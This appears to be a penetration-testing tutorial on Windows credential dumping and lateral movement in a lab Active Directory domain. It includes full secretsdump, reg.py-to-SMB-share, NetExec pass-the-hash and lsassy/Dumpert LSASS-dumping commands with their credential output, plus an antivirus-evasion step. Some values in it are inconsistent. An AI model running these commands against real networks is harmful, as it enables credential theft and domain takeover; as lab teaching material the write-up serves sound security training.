Pivoting or lateral movement is a set of techniques used during a penetration test or Red Team campaign. It consists of using a machine controlled by the attacker as a bounce box, to gain further access to the network.
Before we try to do a lateral movement or pivoting, It is really important that we get all the secrets that the just owned machine has to offer us. Talking about Windows, we do have lots of secrets stored and they can also be found in different places.
We can start by using secretsdump.py from Impacket to retrieve these secrets.
Note: to be able to use secretsdump.py we need to be have Administrators Rights. In this case have access to the Administrator account, or at least to be on hold of a user with Administrator Rights.
We can use Netexec to find out if our user is an Administrator in the target machine.
netexec smb 10.4.10.22 -u 'jeor.mormont' -p '_L0ngCl@w_'

We can see from the screenshot above that, user Jeor.mormont is an administrator in the machine 10.4.10.22, because Netexec output returned with a (Pwn3d!) in yellow.
It means that we are an administrator in this machine.
OK, now that we do know that we do have a valid administrator account with us, we can now use secretsdump.py to retrieved the secrets of the target machine.
secretsdump.py north/jeor.mormont:'_L0ngCl@w_'@10.4.10.22
Impacket v0.12.0.dev1+20231130.165011.d370e63 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x928d80db0d4066816b5b48e573ce4297
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:fc1040929894fbc7780e0ecd8cb188d4:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2024-01-13 18:18:04)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2024-01-13 18:19:31)
NORTH.SEVENKINGDOMS.LOCAL/vagrant:$DCC2$10240#vagrant#a14c16d521e2f5773307299239284ce2: (2024-01-07 14:12:01)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2024-01-10 19:41:25)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:91821b3fdb370707e8657076c21dc32f2b7ec253e077bfbfe378710581df6bd8
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:94e639f67947bf57297d4ce85a49a35c
NORTH\CASTELBLACK$:des-cbc-md5:0d100889f2d60ed5
NORTH\CASTELBLACK$:plain_password_hex:7400230029002c00210066006f005800210026002b00780057002d0034005a003c002f0040002600540031002a0056007100410023004c004a00770063003d003300490063003c005b00320076005d00770038005700340057007400560032003b002f004e006e004c0041003e0038004d0037005e003f00720070002e00280068003c006a005f003000480042002a004d00350066003f0060006a002e003700370031002400360061004b005e00780050002a004800650033004c006f0059005a006600690045002d0059003c006e00680028005600360060003a002e0044004c003700670041005d00390034003a00
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:a8573f70897bd596742b3b9f2699ee81:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcb0cad11bd8307cb9bd7fe1487f5259d28f331eb
dpapi_userkey:0x04a93f6e8ba904e7cfd88af38a489b6c0106f132
[*] NL$KM
 0000   10 A0 14 29 CD E3 43 58  24 37 2B 04 8F 67 CD F3   ...)..CX$7+..g..
 0010   8A 96 2F 6E DD A9 F4 C3  3E 4B CB 66 FA F6 5F 17   ../n....>K.f.._.
 0020   DB E3 87 8D 42 B4 BF AF  2A 9B 90 B8 4D 6C DD 8E   ....B...*...Ml..
 0030   61 13 95 EB C8 60 97 18  50 EA 2F 5F DF 27 1F 37   a....`..P./_.'.7
NL$KM:10a01429cde3435824372b048f67cdf38a962f6edda9f4c33e4bcb66faf65f17dbe3878d42b4bfaf2a9b90b84d6cdd8e611395ebc860971850ea2f5fdf271f37
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Above we see secretsdump.py output and we can see that it retrieved lots of secrets/credentials/hashes. Let’s talk about each one of them!
Security Account Manager (SAM) Database
The Security Account Manager (SAM) is a database that is present on computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer.
The first think secretsdump.py will be dumping is the SAM.
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:fc1040929894fbc7780e0ecd8cb188d4:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
The SAM database is located in C:\Windows\System32\config\SAM and is mounted on registry at HKLM/SAM
To be able to decrypt the data we need the contains of the system file located at C:\Windows\System32\config\SYSTEM and it’s available on the registry at HKLM/SYSTEM.
SecretDump get the contains of HKLM/SAM and HKLM/SYSTEM and decrypt the contains.
Manual Way
We can also retrieve the SAM and the SYSTEM manually with the following 2 ways.
1ST WAY
First we start an SMB Server on our local machine to save the results locally.
smbserver.py -smb2support share .
reg.py north/jeor.mormont:'L0ngCl@w'@10.4.10.22 save -keyName 'HKLM\SAM' -o '\\10.4.10.1\share'
reg.py north/jeor.mormont:'L0ngCl@w'@10.4.10.22 save -keyName 'HKLM\SYSTEM' -o '\\10.4.10.1\share'

We can see above that we were able to retrieve SAM & SYSTEM manually with this first option.
2ND WAY
If we do have already a valid windows remote sessions, via RDP or in any kind of powershell remote session for example, we can use the commands and retrieve the SAM & SYSTEM.
reg save HKLM\SAM C:\SAM
reg save HKLM\SYSTEM C:\SYSTEM

We can see above that we were able to gather the SAM and SYSTEM and save them in the windows root directory C:\.
Holding the SAM & SYSTEM with us we can use secretsdumps.py to decrypt LM and NT hashs offline stored in the SAM database because The SAM database contains all the local accounts
Decrypting LM & NT offline using secretsdump.py
secretsdump.py -sam SAM -system SYSTEM LOCAL
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:fc1040929894fbc7780e0ecd8cb188d4:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Please be aware of the following format of the hashes.
<Username>:<User ID>:<LM hash>:<NT hash>:<Comment>:<Home Dir>:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
user: Administrator
RID : 500
LM hash : aad3b435b51404eeaad3b435b51404ee (this hash value means empty)
NT hash : dbd13e1c4e338284ac4e9874f7de6ef4 (this is the important result here)

LM/NT/NTLM/NetNTLMv1/NetNTLMv2 what’s the difference ? There is a lot of confusion between the hash names and this could be very disturbing for people when they begin in the active directory exploitation.
We have the NT hash of the administrator account, we can either crack it using John or Hashcat to crack it.
Let’s focus on Lateral movement now…
Password Reuse and Pass the Hash attack
During a pentesting, if we completely compromised the first target on an Active Directory environment, we should always try to find out if the local accounts are the same on all other machines in the same network. Normally Password Reuse is everywhere in the network and one of the best ways to abuse password reuse is by using Pass The Hash attack in the whole network using NetExec.
netexec smb 10.4.10.0/24 -u 'administrator' -H 'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth

Because we used the --local-auth flag, NetExec will try to the authentication on the machine as a local user account and not as a domain account. We can see here that besides Castelback. there’s no password reuse in the network.
Now let’s do the Pass The Hash again, but this time we exclude the--local-auth.
netexec smb 10.4.10.0/24 -u 'administrator' -H 'dbd13e1c4e338284ac4e9874f7de6ef4'

This time we can see that not only Castelblack was (Pwn3d!) but also Winterfall! The reason for that is because without the use of the flag--local-auth, the Pass The Hash attack will be using the user and password as a domain account and not as a local machine account.
The password reuse between Castelblack and Winterfell give us the domain administrator power on the north domain.
LSA (Local Security Authority) Secrets and Cached domain logon information
When your computer is enrolled on a windows active directory you can logon with the domain credentials, but when the domain is unreachable you still can use your credentials even if the domain controler is unreachable. This is due to the cached domain logon information who keep the credentials to verify your identity.
This is stored on C:\Windows\System32\config\SECURITY (HKLM\SECURITY)
We will need the system file located at C:\Windows\System32\config\SYSTEM and is available on the registry at HKLM/SYSTEM
First we start an SMB Server on our local machine to save the results locally.
smbserver.py -smb2support share .
reg.py north/jeor.mormont:'_L0ngCl@w_'@10.4.10.22 save -keyName 'HKLM\SYSTEM' -o '\\10.4.10.1\share'
reg.py north/jeor.mormont:'_L0ngCl@w_'@10.4.10.22 save -keyName 'HKLM\SECURITY' -o '\\10.4.10.1\share'
Then we can extract the contain offline.
secretsdump -security SECURITY.save -system SYSTEM.save LOCAL
Impacket v0.12.0.dev1+20231130.165011.d370e63 - Copyright 2023 Fortra

[*] Target system bootKey: 0x928d80db0d4066816b5b48e573ce4297
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2024-01-13 18:18:04)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2024-01-13 18:19:31)
NORTH.SEVENKINGDOMS.LOCAL/vagrant:$DCC2$10240#vagrant#a14c16d521e2f5773307299239284ce2: (2024-01-07 14:12:01)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2024-01-10 19:41:25)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:7400230029002c00210066006f005800210026002b00780057002d0034005a003c002f0040002600540031002a0056007100410023004c004a00770063003d003300490063003c005b00320076005d00770038005700340057007400560032003b002f004e006e004c0041003e0038004d0037005e003f00720070002e00280068003c006a005f003000480042002a004d00350066003f0060006a002e003700370031002400360061004b005e00780050002a004800650033004c006f0059005a006600690045002d0059003c006e00680028005600360060003a002e0044004c003700670041005d00390034003a00
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a8573f70897bd596742b3b9f2699ee81
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcb0cad11bd8307cb9bd7fe1487f5259d28f331eb
dpapi_userkey:0x04a93f6e8ba904e7cfd88af38a489b6c0106f132
[*] NL$KM
 0000   10 A0 14 29 CD E3 43 58  24 37 2B 04 8F 67 CD F3   ...)..CX$7+..g..
 0010   8A 96 2F 6E DD A9 F4 C3  3E 4B CB 66 FA F6 5F 17   ../n....>K.f.._.
 0020   DB E3 87 8D 42 B4 BF AF  2A 9B 90 B8 4D 6C DD 8E   ....B...*...Ml..
 0030   61 13 95 EB C8 60 97 18  50 EA 2F 5F DF 27 1F 37   a....`..P./_.'.7
NL$KM:10a01429cde3435824372b048f67cdf38a962f6edda9f4c33e4bcb66faf65f17dbe3878d42b4bfaf2a9b90b84d6cdd8e611395ebc860971850ea2f5fdf271f37
[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...

If we do have already a valid windows remote sessions, via RDP or in any kind of powershell remote session for example, we can use the commands and retrieve the SAM & SYSTEM.
reg save HKLM\SAM C:\SAM
reg save HKLM\SYSTEM C:\SYSTEM
Moving on…
It is possible to see based on the secretsdump.py decryption that we got several hashes here..
Domain Cached credentials 2.
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405 this is the well known
This hash can NOT be used for Pass The Hash and must be cracked. That kind of hash is very strong and long to break, so unless the password is very weak it will take an eternity to crack. If Hashcat is used to crack this hash the we use the mode 2100.
Machine Account Hashes $MACHINE.ACC.
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a8573f70897bd596742b3b9f2699ee81
This contains the NT hash of the machine account, here it is22d57aa0196b9e885130414dc88d1a95Remember a machine account is a valid account on the domain.The machine account (castelblack$) + the hash NT we just retreive can be use to query the ldap.
Service account credentials
[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):YouWillNotKerboroast1ngMeeeeee
This is the sql_svc account register on castel Braavos computer.
DPAPI key Credentials.
The DPAPI keys used for encrypting the user's RSA keys stored under %APPDATA%\Microsoft\Protect\{SID} directory, where {SID} is the Security Identifier of that user.
The DPAPI key is stored in the same file as the master key that protects the users private keys. It usually is 64 bytes of random data. (Notice that this directory is protected so you cannot list it usingdir from the cmd, but you can list it from PS).
Autologon helps you to conveniently customize the built-in Autologon mechanism for Windows. Rather than waiting for a user to enter their name and password, Windows will automatically log in to the required user using the credentials you submit with Autologon, which are encrypted in the registry.
Get-ChildItem C:\Users\USER\AppData\Roaming\Microsoft\Protect\
Get-ChildItem C:\Users\USER\AppData\Local\Microsoft\Protect
Get-ChildItem -Hidden C:\Users\USER\AppData\Roaming\Microsoft\Protect\
Get-ChildItem -Hidden C:\Users\USER\AppData\Local\Microsoft\Protect\
Get-ChildItem -Hidden C:\Users\USER\AppData\Roaming\Microsoft\Protect\{SID}
Get-ChildItem -Hidden C:\Users\USER\AppData\Local\Microsoft\Protect\{SID}
To process to a lateral move with LSA secrets we could :
- Crack DCC2 hashes to gain a domain account
- Use the machine account to query the ldap, and find over ways to exploit with ACL (Just like the user account)
- Use the service account stored credentials we just retreive.
LSASS (Local Security Authority Subsystem Service)
Local Security Authority Subsystem Service (LSASS) is the process on Microsoft Windows that handles all user authentication, password changes, creation of access tokens, and enforcement of security policies. This means the process stores multiple forms of hashed passwords, and in some instances even stores plaintext user passwords.
NOTE: This attack only works if there is any session(logged-in user) on the machine, because all user authentication, password changes, creation of access tokens, and enforcement of security policies are stored in the RAM and once the machine reboots OR the users do logout the machine then the RAM gets cleaned up.
RAM is volatile memory that temporarily stores the files you are working on.
ROM is non-volatile memory that permanently stores instructions for your computer.
- By running tools like mimikatz it is possible to dump the contains of the LSASS process.
- A tool is particulary usefull in lateral move + lsass dump remotely : lsassy
- This tool combine multiple technics to dump lsass remotely on multiple computer.
Dumping LSASS almost always ring a red alert on the anti-virus of the target computer. We will need to use AV bypass techniques to be able to dump the lsass.exe process.
NetExec
we can use NetExec with the following command, but since we do have AV activated, we wont be able to retrieve the information, the AV will detect and block it.
netexec smb 10.4.10.22 -u 'jeor.mormont' -p 'L0ngCl@w' -M lsassy
Lsassy with Dumpertdll
If we do have AV activated we can use lsassy combined with the dumpert module. Be aware that dumpert needs to be compiled to get the DLL file.
Note: After issuing the command, this may take some time, PLEASE WAIT.
lsassy -d north.sevenkingdoms.local -u 'jeor.mormont' -p 'L0ngCl@w' 10.4.10.22 -m dumpertdll -O dumpertdll_path=Outflank-Dumpert-DLL.dll
dumpertdll uploaded
NORTH\jeor.mormont                     [NT] 6dccf1c567c56a40e56691a723a49664 | [SHA1] 7774de0d0e1f76a478cafe4170c6628ea751d955
NORTH\robb.stark                       [NT] 831486ac7f26860c9e2f51ac91e1a07a | [SHA1] 3bea28f1c440eed7be7d423cefebb50322ed7b6c
NORTH\CASTELBLACK$                     [NT] a8573f70897bd596742b3b9f2699ee81 | [SHA1] 81a859cbe03909854ea8bce3011c0a6a537e6964
north.sevenkingdoms.local\CASTELBLACK$ [PWD] t#),!foX!&+xW-4Z</@&T1*VqA#LJwc=3Ic<[2v]w8W4WtV2;/NnLA>8M7^?rp.(h<j_0HB*M5f?`j.771$6aK^xP*He3LoYZfiE-Y<nh(V6`:.DL7gA]94:
NORTH\sql_svc                          [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
NORTH.SEVENKINGDOMS.LOCAL\jeor.mormont [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:25 (TGT_NORTH.SEVENKINGDOMS.LOCAL_jeor.mormont_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_2031d1a6_20240117072535.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\robb.stark   [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7b4a947e_20240117070750.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\robb.stark   [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_73708fc0_20240117070750.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\sql_svc      [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_4db56ede_20240117070741.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_031c7a84_20240117070742.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_SEVENKINGDOMS.LOCAL_88a13154_20240117070742.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_dac9281e_20240117070742.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\jeor.mormont [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:25 (TGT_NORTH.SEVENKINGDOMS.LOCAL_jeor.mormont_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_0a30c9d9_20240117072534.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\jeor.mormont [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:25 (TGT_NORTH.SEVENKINGDOMS.LOCAL_jeor.mormont_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_9c9352bc_20240117072534.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_6b0a745e_20240117070741.kirbi)
NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$ [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2024-01-17 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_a9d5f3b9_20240117070741.kirbi)
27 Kerberos tickets written to /home/stark/.config/lsassy/tickets
